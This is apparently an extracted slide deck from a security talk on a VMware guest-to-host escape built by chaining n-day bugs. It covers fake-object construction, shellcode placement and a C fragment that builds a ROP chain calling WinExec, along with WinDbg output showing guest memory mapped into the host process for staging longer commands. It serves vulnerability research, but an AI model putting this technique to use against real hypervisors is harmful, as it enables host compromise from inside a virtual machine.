
- The Fake Object

# Construct Fake Object




- Global object
  - Connect two Objects
  - Object1 & Object2

# Construct Fake Object



- Object1
  - Allocate RWX memory


# Construct Fake Object



- Object2


- Connect two objects
- Object3 & Object4

# Construct Fake Object



- Object3
  - Copy the shell code

# Construct Fake Object



- Object4
  - Jump to call shellcode



# Extend the length of Command

- Limited Space for writing command
  - lots of work including creating directory, downloading next stage files, executing file...
  - More space is needed

```
// trigger vulnerability with len == 0x90
*((unsigned long *)&reqdata[pos+0]) = 0x00000000636c6163;
*((unsigned long *)&reqdata[pos+8]) = 0x0;
*((unsigned long *)&reqdata[pos+0x10]) = ret;
*((unsigned long *)&reqdata[pos+0x18]) = ret;
*((unsigned long *)&reqdata[pos+0x20]) = ret;
*((unsigned long *)&reqdata[pos+0x28]) = ret;
*((unsigned long *)&reqdata[pos+0x30]) = pop_rdx_ret;
*((unsigned long *)&reqdata[pos+0x38]) = 0x0;
*((unsigned long *)&reqdata[pos+0x40]) = push_rax_ret;
*((unsigned long *)&reqdata[pos+0x48]) = terminate_proc_gadget;
```


Available space for writing  
command  
for our ROP chain

# Extend the length of Command

- Limited Space for writing command
  - Elaborate the ROP chain
  - **Use another space that is controllable by Guest**

# Extend the length of Command

- vmware-vmx and guest OS are sharing physical memory.
- First page of physical memory is not used after boot.



1. Guest) Write command to physical memory
2. ROP-1) Load mapped address to RCX  

```
0:017> dq vmware_vmx + 0x155B4A0 L1
00007ff6`859db4a0 0000020f`dbcc0000
```

- vmem[0] == guest's physmem[0]
3. ROP-2) Call WinExec

```
0:017> !address 0000020f`dbcc0000
Usage: MappedFile
Base Address: 0000020f`dbcc0000
End Address: 00000213`dbcc0000
Region Size: 00000004`00000000 ( 16.000 GB)
State: 00001000 MEM_COMMIT
Protect: 00000004 PAGE_READWRITE
Type: 00040000 MEM_MAPPED
Mapped file name: \VM\564da3e5-f094-836e-1d4e-4865805828f0.vmem
```

# Conclusion

# Make N-Day Great Again

- Connecting each vulnerability make them much more powerful
  - It requires lots of knowledge
- We will be back with more interesting research
  - We still have lots of ingredients.



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